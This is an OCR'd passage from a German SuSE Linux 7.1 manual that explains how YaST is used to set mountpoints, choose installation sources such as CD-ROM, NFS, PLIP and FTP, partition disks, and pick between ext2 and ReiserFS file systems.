   Bei einer DOS-Partition erscheint eine weitere Maske (Abbildung 2.19); Sie wählen, wie Linux das DOS-Dateisystem ansprechen soll (siehe auch Abschnitt 3.3.10 auf Seite 92). Normalerweise wollen Sie ein DOS-Dateisystem eigenständig nutzen und von Linux aus nur sporadisch auf die DOS-Partition zugreifen können, z. B. zum Dateiaustausch; wählen Sie hier ‘`DOS`’ oder ‘`FAT-Win95`’ (= `vfat`). UNIX-Dateiattribute und lange Dateinamen, wie sie das ☞*UMSDOS*-Dateisystem bietet, sind *nur* notwendig, wenn Sie SuSE Linux auf einer DOS-Partition installieren wollen – vermeiden Sie dies bitte tunlichst!

4. Als Nächstes geben Sie die ☞*Mountpoints* der Linux-Partitionen an. Wählen Sie nacheinander die Linux-Partitionen aus, drücken Sie (F4). Es erscheint das Fenster, in dem Sie das Verzeichnis angeben, unter dem das Dateisystem

dieser Partition im Gesamtdateisystem erscheinen soll. Geben Sie immer den Pfad mit Schrägstrich (`'/'`) am Anfang an.

Welche Verzeichnisse Sie als Mountpoint angeben, hängt natürlich von Ihrer Partitionsplanung ab. Jedenfalls brauchen Sie *unbedingt* ein `'/'`-Verzeichnis (engl. *root directory*), das sozusagen die Wurzel und den Stamm des Gesamtdateisystems bildet; für dieses Verzeichnis wird im Deutschen mitunter auch der Ausdruck „Wurzelverzeichnis“ gebraucht. Die weiteren Dateisysteme und deren Mountpoints sind – wie bereits erwähnt – Geschmackssache; aber Achtung:



Achtung

Verzeichnisse, die bereits beim Booten benötigt werden, müssen direkt im `'/'`-Dateisystem liegen; zu diesem Zeitpunkt sind die einzelnen Äste des Gesamtdateisystems noch nicht zusammengesetzt („gemountet“). Deshalb dürfen Sie die Verzeichnisse `/bin`, `/dev`, `/lib`, `/etc` und `/sbin` hier *nicht* angeben!

5. Ignorieren Sie bitte das ‘`Expertenmenü`’, wenn Sie gerade erst mit Linux beginnen; in der Regel sind die Voreinstellungen automatisch so festgelegt, dass ein sicherer Betrieb gewährleistet werden kann. Verändern Sie die vorgeschlagene Werte nur, wenn Ihnen die Folgen bekannt sind (vgl. auf Seite 93)!

6. Bestimmen Sie, ob und wie die Linux-Partitionen formatiert werden sollen. Die Partitionen, die wir in Abschnitt 2.10.1 auf Seite 73 neu eingerichtet haben, müssen auf jeden Fall formatiert werden. Haben Sie eine moderne Festplatte, genügt ‘`Normal formatieren`’; bei älteren Festplatten sollten Sie ‘`Formatieren mit Prüfen`’ verwenden.



Abbildung 2.20: YaST – Mountpoints

Wählen Sie nacheinander die Linux-Partitionen an, drücken Sie (F6) und selektieren Sie dann die geeignete Formatierungsart; am Ende sollte das Menü wie in Abbildung 2.20 auf der vorherigen Seite aussehen (möglicherweise haben Sie aber *kein* NFS-Verzeichnis eingetragen!).

7. Wählen Sie ‘`Weiter`’, dann werden nach einer Sicherheitsabfrage alle Partitionen gemäß Vorgabe formatiert.

3 YaST– Yet another Setup Tool

YaST (**yast**) ist ein wesentlicher Bestandteil von SuSE Linux. YaST installiert das System, verwaltet die Software (Installation und De-Installation) und unterstützt Sie bei der Administration des Systems.

Dieses Kapitel soll die wichtigsten Funktionen von YaST beschreiben.



Hinweis

Mit SuSE Linux 7.1 wird ein wieder überarbeitetes YaST ausgeliefert; die hier beigegebenen Bilder („Screenshots“) müssen nicht in jedem Detail stimmen.

3.1 Bedienung und Tastenbelegung

Sie starten YaST als `'root'` am ☞*Prompt* mit dem Befehl **yast**:

```
erde:~ # yast
```

Die Bedienung von YaST erfolgt im Wesentlichen mit den Cursor-Tasten und der Tabulator-Taste (Tab). Sie können sich in den Listen mit den Cursor-Tasten sowie mit Bild ↑ und Bild ↓ bewegen, mit Leertaste lassen sich Punkte in Auswahllisten anwählen. Normalerweise ist Ihre Auswahl mit Enter bzw. ⏎ zu bestätigen. Mit Esc können Sie in der Regel die Menüs wieder verlassen; wenn getroffene Einstellungen komplexer Menüs beibehalten werden sollen, ist F10 zu betätigen.

Bei Ja-Nein-Abfragen bzw. bei Texteingabefeldern können Sie mit Tab zwischen den einzelnen Feldern bzw. Buttons springen. Wenn Sie YaST im Farbmodus verwenden, ist die *aktive* Auswahl immer in *blau* dargestellt.

In seltenen Fällen, z. B. wenn Sie YaST remote von einem Nicht-Linux-Terminal aus starten, können Sie die im nachfolgenden Text bzw. in der YaST-Fußleiste genannten Funktionstasten nicht benutzen, weil die Tastencodes missinterpretiert werden. In diesem Fall können Sie durch Eingeben von Strg +f <ziffer> das Drücken der Funktionstaste F<ziffer> simulieren. Für F10 können Sie Strg +f 0 eingeben. Die Funktionstasten F11 und F12 werden in YaST nicht verwendet.

3.2 Das YaST-Hauptmenü

Wenn Sie YaST starten, befinden Sie sich im „Hauptmenü“ (Abbildung 3.1).




Abbildung 3.1: Das „Hauptmenü“

‘Allgemeine Hilfe zu Installation und YaST-Tastaturbelegung’ Verschiedene Informationen.

‘Einstellungen zur Installation ->’ Dieser Eintrag verzweigt in eine Unterauswahl (vgl. Abschnitt 3.3).

‘Paketverwaltung (Update, Installation, Anfragen)’ Hier gelangt man in die Software-Zusammenstellung, um Pakete nachzuinstallieren oder aus dem System zu entfernen (vgl. Abschnitt 3.4 auf Seite 95).

‘System updaten’ Falls einige Pakete erneuert werden sollen.

‘Administration des Systems ->’ Über diesen Punkt wird das Menü für die System-Administration aufgeklappt (vgl. Abschnitt 3.6 auf Seite 102).

‘README-Datei zum Installationsmedium anzeigen’ Wichtige Zusatz-Informationen.

‘Copyright’ Die Juristen haben das Wort.

‘YaST beenden’ Nichts währt ewig.

3.3 Einstellungen zur Installation

Alle für die Installation relevanten Einstellungen werden im Untermenü ‘`Einstellungen zur Installation`’ vorgenommen (Abbildung 3.2 auf der nächsten Seite). Mit (Esc) können Sie die Menüs wieder verlassen.

Die eigentliche Installation kann erst durchgeführt werden, wenn Sie die Zielpartitionen festgelegt haben! Einige Punkte können auch nach der Installation noch sinnvoll angewählt werden, wenn man Einstellungen aktualisieren möchte.




Abbildung 3.2: Menü ‘Einstellungen zur Installation’

3.3.1 Sprache festlegen

Mit ‘Sprache festlegen’ kann die Sprache der YaST-Masken geändert werden; der Wert wird in der Variablen **DEFAULT_LANGUAGE** in /etc/rc.config hinterlegt; siehe Abschnitt 16.9 auf Seite 494.

3.3.2 Tastaturbelegung auswählen

Mit ‘Tastaturbelegung auswählen’ kann die Tastaturbelegung geändert werden; der Wert wird in der Variablen <KEYTABLE> in /etc/rc.config hinterlegt (vgl. Abschnitt 17.6 auf Seite 505).

Wählen Sie qwertz/de-lat1-nd oder qwertz/de-latin1 für eine moderne PC-Tastatur mit *deutscher* Belegung. Bei diesen Bezeichnungen steht ‘nd’ für „no dead keys“; damit soll zum Ausdruck gebracht werden, dass z. B. Akzentzeichen direkt eingegeben werden können, ohne erst die Leertaste betätigen zu müssen. ‘qwertz’ steht für die Abfolge der fünf Tasten, mit denen die zweitoberste Tastenreihe von links her beginnt.

3.3.3 Installationsquelle auswählen

Dieser Dialog (Abbildung 3.3 auf der nächsten Seite) bietet die Möglichkeit, das Medium zu wählen, von dem Sie installieren möchten. Rufen Sie ihn durch den Menüeintrag ‘Installationsquelle auswählen’ auf.

Im häufigsten Fall werden Sie hier wohl den Menüpunkt ‘Installation von CD-ROM’ auswählen, wenn Sie direkt von dem CD-ROM-Laufwerk Ihres Rechners installieren wollen.

Über den Menüeintrag ‘Installation von einer Festplatten-Partition’ lässt sich Linux auch dann installieren, wenn das CD-ROM-Laufwerk



AUSWAHL DES INSTALLATIONSMEDIUMS
Wählen Sie aus der folgenden Liste das Medium aus, von dem Sie installieren möchten.
Installation von CD-ROM
Installation via NFS
Installation von einem erreichbaren Verzeichnis
Installation von einer Festplatten-Partition
Installation von einem FTP-Server
< Weiter >
< Abbruch >

Abbildung 3.3: Auswahl der Installationsquelle in YaST

nicht direkt von Linux unterstützt wird (siehe auch Abschnitt 3.3.5). Sollten Sie den Inhalt der CDs im Linux-Dateibaum abgelegt haben, so können Sie die Option ‘`Installation von einem erreichbaren Verzeichnis`’ wählen.

Mit ‘`Installation via NFS`’ bzw. ‘`Installation von einem FTP-Server`’ können Sie Linux auf einem Rechner installieren, der über kein eigenes CD-ROM-Laufwerk verfügt, jedoch per ☞*Ethernet* mit einer Maschine verbunden ist, in der sich ein CD-ROM-Laufwerk befindet. Lesen Sie hierzu bitte Abschnitt 3.3.6 auf der nächsten Seite bzw. Abschnitt 3.3.8 auf Seite 87.

3.3.4 Installation von CD-ROM



INSTALLATION VON CD-ROM
Welches CD-ROM Laufwerk besitzen Sie?
SCSI [/dev/scd?]
ATAPI EIDE [/dev/hd?]
Sony CDU31A [/dev/sonycd]
Sony 535 [/dev/cdu535]
Mitsumi (non-ATAPI!) [/dev/mcd]
Sound Blaster Pro (Panasonic) [/dev/sbpcd?]
Aztech/Orchid/Okano/Wearnes (non-ATAPI!) [/dev/aztcd]
Goldstar R-420 [/dev/gscd0]
Philips CM 206 [/dev/cm206cd]
Mitsumi MCDX [/dev/mcdx0]
Optics Storage 8000 AT [/dev/optcd0]
Sanyo CDR-H94A [/dev/sjcd]
Parallelport [/dev/pcd0]
< Weiter >
< Abbruch >

Abbildung 3.4: Auswahl des CD-ROM-Laufwerks

Wenn Sie direkt von CD-ROM installieren können, spezifizieren Sie hier den Typ Ihres Laufwerks. Wenn Sie nicht sicher sind, sollten Sie Ihre Versuche mit ‘`ATAPI EIDE`’-Laufwerken beginnen.

3.3.5 Installation von einer Festplatten-Partition

Sollte Ihr CD-ROM-Laufwerk nicht direkt von Linux unterstützt werden, so können Sie das System dennoch auf Ihrem Rechner installieren. Sie müssen zu diesem Zweck jedoch den Umweg über ein anderes Installationsmedium gehen.

3.3.6 Installation via NFS

Die Installation über ein Netzwerk bietet die Möglichkeit, einfach und komfortabel mehrere Rechner zu installieren, auch wenn nur einer davon mit einem CD-ROM-Laufwerk ausgestattet ist, bzw. die Quelldateien auf einer per ☞*NFS* erreichbaren Festplatte zur Verfügung gestellt werden können. Sie sollten jedoch mit der Konfiguration eines NFS-Servers vertraut sein, bevor Sie eine Installation per NFS vornehmen.

Auch die Installation eines Notebooks, das über eine PCMCIA-Netzwerkkarte verfügt, ist mit diesem Feature möglich.



EINGABE DER NETZWERK-ADRESSEN
In dieser Maske geben Sie die Daten ein, die für die Konfiguration Ihres Netzwerkes erforderlich sind. Dies sind die IP-Adresse, die Sie dem Rechner zuweisen wollen (z.B. 192.168.17.42), der gerade installiert wird und die Netmask Ihres Netzwerkes. Diese ist für die meisten (kleineren) Netzwerke 255.255.255.0, kann jedoch auch anders gesetzt sein. Benötigen Sie ein Gateway, um den NFS-Server erreichen zu können, geben Sie hier die IP-Adresse des Gateway-Rechners ein.
Typ des Netzwerks: eth0
IP-Adresse Ihres Rechners: 192.168.0.20
Netmask (meist 255.255.255.0): 255.255.255.0
Adresse default-Gateway (falls notwendig):
IP-Adresse des PointToPoint-Partners
F1
< Weiter >
< Abbruch >

Abbildung 3.5: Eingabe der Netzwerkdaten für NFS-Installation

Die Installation via NFS ist nicht nur bei Rechnern möglich, die mittels Ethernet miteinander verbunden sind, sondern kann auch auf einem Rechner erfolgen, der über die parallele Schnittstelle mit einem Server „vernetzt“ ist. Dieses Feature ist vor allem für Laptops und Notebooks interessant. Wenn Sie eine derartige Installation vornehmen möchten, müssen Sie natürlich beim Booten einen Kernel auswählen, der über PLIP-Unterstützung verfügt. Außerdem müssen in diesem Fall weitere Einstellungen vorgenommen werden, damit das PLIP-Interface korrekt konfiguriert werden kann:



AUSWAHL DES NETZWERKS
In dieser Maske können Sie die Grundkonfiguration Ihrer Netzwerk-Devices
vornehmen. Mit der Funktionstaste F6 können Sie die IP-Adressen einer
PLIP KONFIGURATION
In dieser Maske können Sie die Einstellungen für das PLIP-
Netzwerk vornehmen. Bei der Anwahl einer PLIP-Adresse aus der
Auswahl (plip1, plip0 oder plip2) werden die dafür typischen
Werte für Interrupt und IO-Adresse der parallelen Schnittstelle
eingestellt. Wenn die Werte bei Ihrem Rechner abweichen
sollten, geben Sie sie hier ein.
Name des PLIP-Interfaces
plip1
plip0
plip2
Interrupt der parallelen Schnittstelle
IO-Adresse der parallelen Schnittstelle
< Weiter >
F10=Speichern

Abbildung 3.6: PLIP-Konfiguration

Wenn Sie direkt mit dem NFS-Server verbunden sind, ist die Adresse des PLIP-Partners dieselbe, die Sie nachfolgend für die Adresse des NFS-Servers eingeben müssen. Das PLIP-Interface wird in den allermeisten Fällen `plip1` sein. Auch die Hardware-Parameter dürften nur in den allerwenigsten Fällen vom Standard abweichen.

Beachten Sie bitte, dass bei Verwendung der parallelen Schnittstelle als PLIP-Interface kein Drucker mehr an dieser Schnittstelle betrieben werden kann! In vielen Fällen führt ein an eine solche Schnittstelle angeschlossener Drucker einen Dauerreset aus, sobald der Treiber zugreift!

In der folgenden Maske geben Sie dann die IP-Adresse des NFS-Servers sowie das Verzeichnis an, in dem sich die Quelldateien befinden. Selbstverständlich muss der Server dieses Verzeichnis an den neu zu installierenden Rechner exportieren!

3.3.7 Installation von einem erreichbaren Verzeichnis

Diese Option dient im Wesentlichen dazu, weitere Software nachzuinstallieren, wenn Ihr SuSE Linux bereits läuft. Weiterhin stellt es eine Möglichkeit dar, unter Umständen Linux mit Laufwerken zu installieren, für die zum Zeitpunkt der Erstellung der CDs noch keine Treiber verfügbar waren.

Um nun von YaST aus dieses Laufwerk ansprechen zu können, starten Sie zuerst YaST. Wenn Sie dies getan haben, wechseln Sie auf eine andere Konsole (z. B. mit Alt + F2 auf die zweite virtuelle Konsole) und loggen sich dort als Benutzer `'root'` ein.

Von hier aus müssen Sie nun das CD-ROM-Laufwerk *von Hand* auf ein bestimmtes Verzeichnis ☞*mounten*, z. B. durch Eingabe von

```
erde: # mount -tiso9660 /dev/cdrom /cdrom
```

Siehe hierzu auch Abschnitt 19.11.2 auf Seite 554.

Nun können Sie eine ganz normale Installation durchführen. Zu diesem Zweck geben Sie in der folgenden Maske (Abbildung 3.7) das Verzeichnis an, in dem sich die Quelldateien befinden; das ist das Verzeichnis, auf das die CD gemountet wurde, ergänzt um den Pfad `suse`.


EINGABE DES QUELLVERZEICHNISSES
Ok, die Installation erfolgt von einem Verzeichnis im derzeitigen Dateisystem. Wenn Sie dieses Verzeichnis selbst gemountet haben, dürfen Sie NICHT /mnt, /install oder /var/adm/mount als mount-Punkt verwenden, da YaST diese Verzeichnisse benötigt. Sie können von jedem Teil der derzeitigen Verzeichnishierarchie installieren, unabhängig vom Medium (einschließlich NFS), auf dem das Verzeichnis liegt. Sie müssen den absoluten (mit / beginnenden) Namen des Verzeichnisses eingeben, in dem der Baum der SuSE-Cdrom liegt.
Von welchem Verzeichnis möchten Sie installieren?
Weiter
Abbruch

Abbildung 3.7: Eingabe des Quellverzeichnisses

Haben Sie zum Beispiel das Laufwerk (oder die Festplattenpartition) auf das Verzeichnis `/cdrom` gemountet, dann geben Sie in das Feld in Abbildung 3.7 ein:

```
/cdrom/suse
```

3.3.8 Installation via FTP

Ähnlich wie bei NFS ist dies eine weitere Möglichkeit, SuSE Linux auf einem Rechner zu installieren, der über kein (unterstütztes) CD-ROM-Laufwerk verfügt. Voraussetzung dafür ist allerdings, dass die Netzwerkgrundkonfiguration bereits durchgeführt wurde.

'`FTP Server [Name|IP]`' Der Name oder die IP-Adresse des FTP-Servers.

'`Server Verzeichnis`' Die Stelle auf dem FTP-Server, an der sich das `suse`-Verzeichnis befindet.

'`[ ] Proxy verwenden?`' Nur ankreuzen, wenn Sie sich sicher sind, einen FTP-Proxy benutzen zu müssen; ein Proxy wird in der Regel *nicht* benötigt. Weiterhin wird zwingend ein *echter* FTP-Proxy benötigt; HTTP-Proxies können *nicht* verwendet werden!

'`Proxy [Name|IP]`' Nur einen Eintrag vornehmen, wenn Sie den vorangegangenen Punkt angekreuzt haben.

'`[X] Default FTP Port?`' In der Regel bitte ankreuzen.




Abbildung 3.8: Angaben für die FTP-Installation

'Port [Nummer]' Sollte in der Regel auf `21` stehen.

'[X] Anonymous FTP?' Immer dann ankreuzen, wenn Sie einen öffentlichen FTP-Server verwenden wollen.

'Login' Falls Sie den vorangegangenen Punkt *nicht* angekreuzt haben, setzen Sie hier den Benutzernamen und dann beim nächsten Punkt das Passwort.

'Password' Geben Sie hier das Passwort ein.

'Timeout [Sekunden]' `60` ist eine gute Vorgabe.

'Lokales Tmp-Verzeichnis' Das Verzeichnis, in dem Dateien lokal zwischengespeichert werden sollen.

Hinweis: YaST baut ausschließlich passive FTP-Verbindungen auf.

3.3.9 Festplatte(n) partitionieren

Der kritischste Punkt der Installation eines neuen Betriebssystems ist die Aufteilung der Festplatte. Üblicherweise benötigt jedes Betriebssystem mindestens eine eigene Partition.



Tipp

Mit Linux ist es auch möglich, das System auf ein bestehendes MS-DOS-Dateisystem zu installieren, jedoch sollten Sie diese Möglichkeit nur wahrnehmen, um einmal in das System „hineinzuschnuppern“. Die Performance ist dann weit geringer als bei der Installation auf Linux-eigene, spezifische Partitionen, und das System ist auch nicht so sicher, da beispielsweise keine Filesystem-Checkprogramme für MS-DOS existieren und Linux während des Betriebs von DOS beeinflusst werden kann.

Wenn Sie Linux eigene Partitionen spendieren möchten, können Sie das System auf mehrere Partitionen aufteilen. Die Aufteilung eines Unix-Systems ist eine Frage des persönlichen Geschmacks und der Philosophie, sodass kein „Königsweg“ existiert (siehe Abschnitt 2.8 auf Seite 65 und Abschnitt 2.9 auf Seite 67); ein ausführliches Beispiel zum Partitionieren finden Sie in Abschnitt 2.10.1 auf Seite 73 ff.

Auf jeden Fall sollten Sie jedoch eine eigene Swap-Partition vorsehen, die den *virtuellen Speicher* (☞*Speicher*) Ihres Rechners vergrößert (siehe Abschnitt 2.9.1 auf Seite 68). Zwar ist auch der Einsatz einer Swap-Datei möglich, dies ist jedoch aus Performancegründen nicht anzuraten, da alle Zugriffe auf diese Datei über das Dateisystem erfolgen müssen. Besonders wenn Ihr Rechner nur über wenig Hauptspeicher verfügt, ist die Swap-Datei keine Alternative zur eigenen Swap-Partition.

Befindet sich in dem Rechner mehr als eine Festplatte, so werden Sie aufgefordert, die Platte auszuwählen, die Sie im nächsten Arbeitsschritt partitionieren möchten. Sie gelangen dann in ein Menü, in dem die gegenwärtige Aufteilung der Festplatte angezeigt wird (Abbildung 3.9).


EDITIEREN DER PARTITIONSTABELLE
Das Fdisk-Programm hat folgende Plattengeometrie festgestellt:
Disk /dev/sda 255 Köpfe 63 Sektoren 1115 Zylinder.
Ein Zylinder umfasst 8225280 Bytes.
Im folgenden Bereich sehen Sie die Fehlerausgabe des Fdisk-Programms:
The number of cylinders for this disk is set to 1115.
There is nothing wrong with that, but this is larger than 1024,
and could in certain setups cause problems with:
Aktuelle Partitionstabelle der ausgewählten Festplatte:
Device-Name Von Bis KByte Typ der Partition
/dev/sda1 1 1 8001 83 Linux native
/dev/sda2 2 18 136552 82 Linux swap
/dev/sda3 19 592 4610655 83 Linux native
/dev/sda4 593 1115 4200997 83 Linux native
F1=Hilfe
F3=Typ setzen
F4=Löschen
F5=Anlegen
F6=Fehler sehen
< Weiter >
< Abbruch >

Abbildung 3.9: Partitionen einrichten

Mit den Cursortasten ↑ und ↓ können Sie sich in der Liste der verfügbaren Partitionen bewegen und durch F3 den Typ einer Partition verändern. Mit F4 wird eine bestehende Partition gelöscht, mit F5 können Sie eine neue Partition anlegen.


Ein Ändern des Partitionstyps (mit F3) ist zwingend erforderlich, wenn eine Swap-Partition anzulegen ist. Möglicherweise ist gar kein Umpartitionieren erforderlich, wenn Sie sich zum Beispiel dazu entschlossen haben, eine derzeit von einem anderen Betriebssystem verwendete Partition künftig für Linux einzusetzen. Bewegen Sie in diesen Fällen einfach den Balkencursor auf die entsprechende Partition und drücken Sie F3.

Beachten Sie, dass Linux keinerlei Voraussetzungen über die Art der Partitionen

macht, auf denen es installiert werden soll:

Es ist gleichermaßen möglich, Linux auf einer *primären* Partition zu installieren wie auf einer *logischen* innerhalb einer erweiterten Partition.

Die logischen Partitionen wurden eingeführt, da in der Partitionstabelle nur Platz für insgesamt vier Einträge ist. Benötigt man mehr, so muss man eine der Partitionen zu einer *erweiterten* Partition machen, in der man dann weitere logische Partitionen anlegen kann.



Hinweis

Erweiterte sowie logische Partitionen werden von DOS-fdisk als *erweiterte DOS-Partition* bzw. *logische Laufwerke* bezeichnet, obwohl das Konzept über Betriebssystemgrenzen hinweg gültig ist.

3.3.10 Ziel-Partitionen/Dateisysteme festlegen

Nach der Aufteilung der Festplatte in Partitionen müssen Sie diesen Partitionen Unterverzeichnisse im Linux-Verzeichnisbaum zuordnen. Wählen Sie dazu den Punkt ‘`Ziel-Partitionen/Dateisysteme festlegen`’.



Abbildung 3.10: Festlegen der Dateisysteme

Im Beispiel (Abbildung 3.10 auf der nächsten Seite) sehen Sie die Partitionen eines Systems mit einer Festplatte. Sie können nun für jede einzelne Partition festlegen, ob und wie sie formatiert werden soll und an welchen Punkt Ihres Verzeichnisbaumes sie später „gemountet“ werden soll.

Sie müssen genau eine Partition als „Root“-Partition vorsehen! Diese heißt deswegen so, weil sie den Ausgangspunkt (engl. *root*) aller Verzeichnisse darstellt. Deshalb wird ihr der ☞*Mountpoint* `'/'` zugeordnet.

Die einzelnen Funktionen zur Manipulation der Dateisysteme erreichen Sie durch die entsprechenden Funktionstasten.

Sie können im Regelfall nur Linux-Partitionen bearbeiten. Steht der Balkencursor auf einer Partition eines anderen Betriebssystems, so sind alle Funktionen außer dem Festlegen des Mountpoints abgeschaltet.

Typ setzen

Mit (F3) können Sie zwischen den beiden Dateisystemen `ext2` und `reiserfs` wählen.

'ext2' – Das `ext2`-Dateisystem (engl. *second extended filesystem*) ist seit vielen Jahren als das Standard-Dateisystem etabliert.

'reiserfs' – ReiserFS ist ein Dateisystem der nächsten Generation. Zur Zeit (Januar 2001) gilt dies Dateisystem noch als jung – es wird aber bereits an zahlreichen Stellen eingesetzt (u. a. auf einigen unser internen Systeme). Beachten Sie bitte unbedingt die Hinweise in `/usr/share/doc/packages/reiserfs/README`.

In enger Zusammenarbeit mit SuSE hat die Entwicklergruppe um HANS REISER und CHRIS MASON das hochperformante ReiserFS nunmehr zu einem „Journaling Filesystem“ erweitert. Durch Journaling wird sichergestellt, dass auch bei großen Servern eine Überprüfung des Dateisystems (engl. *filesystem check*) innerhalb weniger Sekunden durchgeführt werden kann.



> **Achtung**
>
> Bitte benutzen Sie ReiserFS *nicht* zusammen mit Software-RAID 5 und beachten Sie überhaupt, dass Software-RAID 5 nicht für wichtige Daten verwendet werden soll. Bei Hardware-RAID gibt es keine Einschränkungen. Eine ReiserFS-Partition muss z. Z. mindestens 34 MB groß sein.

Um Probleme auszuschließen, legen Sie bitte eine separate `/boot`-Partition mit dem `ext2`-Dateisystem an, und installieren Sie dort LILO . Dies ist die SuSE Linux-Standardkonfiguration.

Folgende Hinweise sind zu beachten, wenn Sie ReiserFS für einen NFS-Server einsetzen möchten:

